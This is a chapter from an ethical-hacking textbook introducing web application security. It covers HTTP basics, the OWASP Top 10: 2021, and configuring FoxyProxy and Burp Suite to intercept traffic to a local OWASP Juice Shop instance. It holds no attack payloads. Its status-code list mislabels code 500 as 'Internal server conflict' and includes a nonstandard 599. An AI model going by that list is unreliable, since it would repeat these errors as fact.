16 Understanding Website Application Security

As an aspiring ethical hacker and penetration tester, you will encounter a lot of organizations that develop and deploy web applications; either they are available for their internal employees or publicly available to users on the internet. The number of web applications on the internet is continuously increasing, as more organizations are creating their online presence to support their potential and existing customers.

During this chapter, you will learn about the importance of and need for performing web application penetration testing. You will discover how the **Open Web Application Security Project** (**OWASP**) Top 10 helps cybersecurity professionals such as penetration testers to discover security vulnerabilities within web applications. You will gain the skills to perform vulnerability discovery and exploitation on a web application while using the OWASP Top 10 as a methodological approach.

In this chapter, we will cover the following topics:

- Understanding web applications
- Exploring the OWASP Top 10: 2021
- Getting started with FoxyProxy and Burp Suite
- Understanding injection-based attacks
- Exploring broken access control attacks
- Discovering cryptographic failures
- Understanding insecure design
- Exploring security misconfiguration

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux – `https://www.kali.org/get-kali/`
- Burp Suite – `https://portswigger.net/burp`
- OWASP Juice Shop – `https://owasp.org/www-project-juice-shop/`

Understanding web applications

As we use the internet each day, we commonly interact with web applications, whether performing a transaction at your favorite e-commerce website or even using an online **learning management system** (**LMS**) for e-learning with your educational provider. Web applications are all around and used by many industries, such as education, banking, manufacturing, entertainment, e-commerce/e-business, and even government services. They allow organizations to provide electronic services to their users and customers by simply using the internet and a web browser.

Imagine you're enrolled to complete an academic program within a university. After your registration, the university sends you access to their e-learning online platform, which contains a lot of study resources to help you with your studies during the course of your program. For the university to deliver the resources to their students (users), a web application needs to be deployed on a web server on the internet, and a database server needs to be attached as well. The database server is generally a separate virtual or physical server from the web server, and it's used to store data such as user accounts and other records.

The following diagram provides a visual representation of how a user interacts with a web application:




Figure 16.1: Request-response messages

As shown in the preceding diagram, the user has access to a computing device such as a computer with a standard web browser. Using the web browser, **Hypertext Transfer Protocol** (**HTTP**) **request** messages are encoded and sent to the web application that is hosted on a web server. The web application will process the message from the sender and provide a response. Depending on the message from the user, the web application may need to create, modify, retrieve, or even delete a record on the database server.

During the reconnaissance phase of the **cyber kill chain**, threat actors look for security vulnerabilities found within their target's web applications. Commonly, web developers will write their custom code to develop their web applications from the ground up or use an existing framework and build upon it. However, many bad practices, such as using improper coding practices and not thoroughly testing code during the **software development life cycle** (**SDLC**) of the application and configurations on the web server, often lead to threat actors discovering and exploiting vulnerabilities on the web application, the host operating system of the web server, and even the database server. Hence, it's important to ensure there are no security risks on a web application before deploying it in a production environment.

Commonly, organizations that are concerned about the security posture of their web application will hire a penetration tester, who specializes in web application penetration testing, to determine whether there are any unknown and hidden security vulnerabilities within the web application. Additionally, as an aspiring penetration tester, it's essential to understand how web applications work and how to discover security flaws in them.


The fundamentals of HTTP

HTTP is a common application-layer protocol that allows a client, such as a web browser, to interact with a server that's hosting a web application. Put simply, we can say that HTTP uses a client-server model. Additionally, the client will usually send an **HTTP request** message across to the web application, which will provide an **HTTP response** to the client. Each resource on the web application is defined by a **uniform resource locator** (**URL**), which simply specifies the location of an item such as a web page or file on the web server.

For instance, if you want to find my personal author page on Packt's website, you'll need to visit the parent domain, `www.packtpub.com`, and browse through the list of authors. However, specifying the protocol as **HTTP Secure** (**HTTPS**), the hostname of the server (`www.packtpub.com`), and the resource location (`/authors/glen-d-singh`) creates this URL: `https://www.packtpub.com/authors/glen-d-singh`. Therefore, if you enter the URL into the address bar of your web browser, an HTTP request message is created to inform the web application to provide the specified resource only.

When working with HTTP, keep in mind that each request between the client and the server is stateless. This means that the web server does not maintain the state of any clients sending messages. A connection state simply refers to maintaining the information or context over one or more HTTP requests between a client and server. Connection states are essential for authentication and session management between a user and a web server. Therefore, if a user were to log in to a web application with their credentials, each HTTP request sent to the server onward would need to provide some type of authentication token within each message.

To get a better understanding of an HTTP request message, let's observe the following HTTP request header:



```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Figure 16.2: HTTP GET message

As shown in the preceding snippet, the following is a breakdown of each line:

- The first line contains the HTTP method (`GET`), the path (`/`) used to inform the server which resource the client is requesting, and the HTTP version (`1.1`) to inform the server about the version the client is using to communicate.
- **Host**: This specifies the destination hostname/IP address of the destination web server and sometimes includes a service port number such as port `80` or `443`.
- **User-Agent**: This identifies the sender's web browser and operating system information.
- **Accept**: This informs the web application about the type of formatting the sender will accept as the response from the server.
- **Accept-Language**: This informs the web application about the language the sender will accept for the response message.
- **Accept-Encoding**: This informs the web application about the type of encoding the sender will accept.
- **Connection**: This identifies the connection type.


By default, the web browser will automatically create the HTTP message and insert the appropriate HTTP request method to communicate with the web application. However, as a penetration tester, you can manipulate the HTTP method before sending the HTTP request to the web application.

The following is a list of HTTP request methods, commonly referred to as **HTTP verbs**, and their descriptions:

- `GET`: This allows the client to request a resource or data from the web application/server.
- `POST`: This allows the client to update the data or a resource on the web application/server.
- `OPTIONS`: This allows the client to view all supported HTTP methods on the web application.
- `HEAD`: This allows the client to retrieve a response from the web application without a message body.
- `TRACE`: This allows the client to send an echo request for checking issues.

- `PUT`: This allows the client to also update a resource or data on the web application/server.
- `PATCH`: This method is commonly used to apply partial modification to a resource on a web application or server.
- `DELETE`: This allows the client to remove/delete a resource on the web application/server.

For each HTTP request, the web application usually provides an HTTP response to the client. To get a better understanding of the format of an HTTP response header, let's look at the following screenshot:



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sat, 23 Dec 2023 16:48:26 GMT
ETag: W/"7c3-18c9793fa31"
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 16:56:52 GMT
Connection: close
Content-Length: 1987

```

Figure 16.3: HTTP response message

The HTTP response usually contains a lot of information that helps penetration testers determine whether the web application is secure or not. The following is a breakdown of the information found within the preceding screenshot:

- The first line contains the protocol (`HTTP`) and its version (`1.1`), the HTTP status code (`200`), and the status message (`OK`).
- **Content-Type**: This informs the client of how to interpret the body of the HTTP response message.

- **Content-Length**: This specifies the length of the message in bytes.
- **Date**: This contains the date and time of the response from the server.

The following is a list of HTTP status codes and their descriptions:

- HTTP status code `100`:
  - Code `100` – Continue
  - Code `101` – Switching protocol
  - Code `102` – Processing
  - Code `103` – Early hints
- HTTP status code `200`:
  - Code `200` – OK
  - Code `201` – Created
  - Code `204` – No content
- HTTP status code `300`:
  - Code `301` – Moved permanently
  - Code `302` – Found
  - Code `304` – Not modified
  - Code `307` – Temporary redirect
  - Code `308` – Permanent redirect
- HTTP status code `400`:
  - Code `400` – Bad request
  - Code `401` – Unauthorized
  - Code `403` – Forbidden
  - Code `404` – Not found
  - Code `409` – Conflict
- HTTP status code `500`:
  - Code `500` – Internal server conflict
  - Code `501` – Not implemented
  - Code `502` – Bad gateway
  - Code `503` – Service unavailable
  - Code `504` – Gateway timeout
  - Code `599` – Network timeout

When performing web application penetration testing, the HTTP status codes found within the HTTP responses from a web application help us determine how the web application behaves when customized HTTP requests are sent to the web application.

Having completed this section, you have learned the fundamentals of web applications and HTTP request and response models. Next, you will explore the various security risks that exist within web applications.

Exploring the OWASP Top 10: 2021

OWASP is a community-led and driven non-profit foundation that helps everyone understand how to better secure their web application during the development and post-development phases. Web application developers will learn about their secure coding practices and how to fuzz their application to ensure it can handle any type of input without crashing and leaking sensitive information. **Fuzzing** is the process of sending malformed data into a web application during the development phase to determine how the web application handles the input, whether the application crashes or even leaks sensitive information. The results from fuzzing help application developers identify vulnerabilities and improve their coding to ensure their application is built using secure coding practices. Many types of web applications have been found to be vulnerable and exploited by threat actors.

Hence, the OWASP provides a lot of resources, such as documentation, tools, and strategies, which are widely adopted by developers to ensure their applications are secure and resilient against potential cyberattacks and threats. However, since many organizations often use a lot of web applications that connect to their database servers and their network, penetration testers are often hired to discover any hidden security vulnerabilities that may have been missed by the developers during their testing phase. The resources provided by OWASP also help penetration testers to discover and exploit web applications, which overall helps organizations to determine the risk of each vulnerability and how to implement countermeasures with mitigation techniques to reduce the risk of a threat.

Over the years, OWASP has published a list of the top security vulnerabilities that exist within web applications from community research. This list has come to be known as the **OWASP Top 10**, which contains the details of the most severe and critical security risks within web applications. As mentioned, over time, this list is modified to highlight the most critical security risks, and as of 2021, the following is the **OWASP Top 10: 2021** security risks in web applications:

1. **A01:2021 – Broken access control**
2. **A02:2021 – Cryptographic failures**
3. **A03:2021 – Injection**
4. **A04:2021 – Insecure design**
5. **A05:2021 – Security misconfiguration**
6. **A06:2021 – Vulnerable and outdated components**
7. **A07:2021 – Identification and authentication failures**
8. **A08:2021 – Software and data integrity failures**
9. **A09:2021 – Security logging and monitoring failures**
10. **A10:2021 – Server-side request forgery**

As an aspiring penetration tester, it's important to understand the fundamentals of each security risk found within the OWASP Top 10: 2021 list.

Please visit the following URL for the full documentation of the OWASP Top 10: 2021 list of security risks in web applications: https://owasp.org/www-project-top-ten/ and https://owasp.org/Top10/.

During the course of this chapter and the next, you will discover the characteristics of each security risk and their impact if a threat actor were to exploit the security vulnerability. Next, you will learn the fundamentals of using Burp Suite, a well-known web application security testing tool that is commonly used by security professionals and developers.

Getting started with FoxyProxy and Burp Suite

Burp Suite is a very popular web application security vulnerability and exploitation tool that is commonly used among web application security professionals and penetration testers within the industry.

Burp Suite is a proxy-based tool that enables a penetration tester to intercept the communication messages between the attacker's web browser and the targeted web application, allowing the penetration tester to modify the request messages from the client side. Put simply, the penetration tester will use Burp Suite as an *intercepting proxy*, which will capture any request messages originating from the web browser on their machine, allowing the penetration tester to modify the field in the request message and then forward it to the targeted web application server.

The following diagram shows a visual representation of Burp Suite as an intercepting proxy:




Figure 16.4: Burp Suite proxy placement

As shown in the preceding screenshot, Burp Suite is running on the penetration tester's machine as the intercepting proxy, capturing any web-based messages between the web browser and the targeted web application. Before we dive into getting the hands-on skills to test our web application for security risks, we need to ensure a few prerequisites are in place such as setting FoxyProxy and configuring Burp Suite to intercept request and response messages, which we will cover in the upcoming sections.

The **Burp Suite Professional** edition has a lot of features that are usually needed by professionals, such as active crawling and improving performance on online password cracking. However, **Burp Suite Community Edition** is preinstalled within Kali Linux and has the essential features needed to learn the fundamentals of web application security throughout this book.

As an aspiring penetration tester, you will eventually need to acquire Burp Suite Professional when performing real-world web application security testing by using the following URL: https://portswigger.net/burp.

In the following sub-sections, you will learn how to set up FoxyProxy, which provides convenience when switching the proxy settings within our preferred web browser, and about the fundamentals of using Burp Suite.


Part 1 - setting up FoxyProxy

FoxyProxy is a web browser add-on that allows you to configure multiple profiles of various web proxy configurations, allowing you to quickly switch between proxies without manual configurations within the web browser settings.

To use Burp Suite, you will need to configure the Burp Suite proxy settings on your browser. For this exercise, you will learn how to use FoxyProxy to achieve this task.

To get started with setting up FoxyProxy, please follow these instructions:

1. Power on the **Kali Linux** virtual machine and ensure it has an internet connection.
2. Next, on Kali Linux, open **Mozilla Firefox**, go to https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/, and click on **Add to Firefox**:




FoxyProxy Standard
by Eric, erosman

FoxyProxy is an open-source, advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. No paid accounts are necessary; bring your own proxies or buy from any vendor. The original proxy tool, since 2006.

Figure 16.5: FoxyProxy download page

3. Next, Firefox will display a pop-up window providing the security permissions to allow the add-on on the browser. Simply click on **Add** to continue with the installation:



Add FoxyProxy? This extension will have permission to:

- Access your data for all websites
- Download files and read and modify the browser's download history
- Display notifications to you
- Control browser proxy settings
- Access browser tabs

Figure 16.6: Adding an extension

4. To add the FoxyProxy icon to the Firefox toolbar, click on the **Extensions** icon, then click on the **Gear** icon on FoxyProxy, and select **Pin to Toolbar**, as shown here:




Figure 16.7: Pinning to the toolbar

5. Once FoxyProxy is installed on Firefox, click on the FoxyProxy icon in the upper-right corner of the web browser and then on **Options**, as shown here:





Figure 16.8: The Options button

6. Next, the FoxyProxy menu will appear, and you must click on **Add** and insert the following configurations:
   1. Title: `Burp Suite Proxy`
   2. Type: `HTTP`
   3. Proxy IP address: `127.0.0.1`
   4. Port: `8080`
7. The following snippet shows how the configurations should be applied to each field:



Burp Suite Proxy

Title	Burp Suite Proxy	Hostname	127.0.0.1
Type	HTTP	Port	8080
Country		Username	username
City	city	Password	****
Color		PAC URL	
Proxy DNS		Store Locally	

Quick Add Include Type Title Pattern

Figure 16.9: Setting the Burp Suite proxy address

Once you've entered all the values correctly into their corresponding fields, click on **Save** to store your new proxy configurations on FoxyProxy.

8. Next, to switch between the default proxy and the newly configured proxy settings on Firefox, click on the **FoxyProxy** icon and select **Burp Suite Proxy**, as shown here:




Figure 16.10: The FoxyProxy interface

Keep in mind that whenever you're not using the Burp Suite application, you should turn off the proxy settings within your web browser via FoxyProxy.

Part 2 - setting up Burp Suite

Let's get started with setting up Burp Suite to intercept the traffic between the web browser on our attacker machine and the vulnerable web application, which will ensure that you are able to successfully capture the request-response messages between your web browser and the targeted web application:

1. On **Kali Linux**, open the Burp Suite application by clicking on the Kali Linux icon in the top-left corner, which will expand the **Application menu** fields, and then select **03 – Web Application Analysis** and **burpsuite**, as shown in the following screenshot:




Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Bruteforce
• Web Vulnerability Scanners
burpsuite
commix
skipfish
sqlmap

Figure 16.11: Kali Linux menu

2. Once Burp Suite initializes, the terms and conditions will appear; simply accept and continue.
3. Next, select **Temporary project** and click **Next**.
4. Another window will appear; select **Use Burp default** and click **Start Burp**.
5. On the Burp Suite main user interface, click on the **Proxy** | **Proxy settings** tab to open the **Manage global settings** window, and ensure the **And** operator is enabled for the **Request interception rules** option, as shown in the following screenshot:



Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules: *Master interception is turned off*


Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|^...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
✓	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

✓ Automatically update Content-Length header when the request is edited

Figure 16.12: Request interception rules

Ensure the **And** operator is also enabled for the **Response interception rules** options, as shown in the following screenshot:



Response interception rules

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
✓		Content type header	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
✓	And	URL	Is in target scope	

✓ Automatically update Content-Length header when the response is edited

Figure 16.13: Response interception rules

These options will ensure Burp Suite intercepts the bi-directional communication between the web browser and the web application.

6. Next, close the **Manage global settings** window.
7. Next, to turn on the Burp Suite proxy to intercept traffic, click on the **Proxy** | **Intercept** tab and click on the **Intercept** button until you see **Intercept is on**, as shown in the following screenshot:



Burp Suite Community Edition v2023.5.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Toggle to enable and disable Intercept

Figure 16.14: Intercept

Any web request from the Firefox web browser will be intercepted and the messages will appear under the **Intercept** tab in Burp Suite. Burp Suite will not automatically forward the request to the web application; you will be required to click on **Forward** to send each request to the web application. However, once the request is captured, you will be able to see the contents of the request and will be able to modify the request.

8. Next, on **Kali Linux**, open the **Terminal** and start the **OWASP Juice Shop Docker** instance by using the following commands:

   ```
   kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
   ```

   While the Docker instance is running, do not close the terminal.

9. Next, open Firefox and ensure the Burp Suite proxy is enabled via FoxyProxy, then go to `http://localhost:3000/` to load the OWASP Juice Shop web application within your web browser.
10. The request from your web browser will be intercepted by the Burp Suite proxy. In Burp Suite, forward the web requests on the **Intercept** tab to load the home page of the OWASP Juice Shop web application.

Part 3 - getting familiar with Burp Suite

Let's get started with getting familiar with the user interface, features, and capabilities of Burp Suite:

1. In Burp Suite, click on the **Target** | **Site map** tabs; you will notice Burp Suite is passively crawling all the web pages you are accessing with your web browser and recording all the web request messages.
2. To filter only your target within the site map results, right-click on `http://localhost:3000` and select **Add to scope**, as shown in the following screenshot:

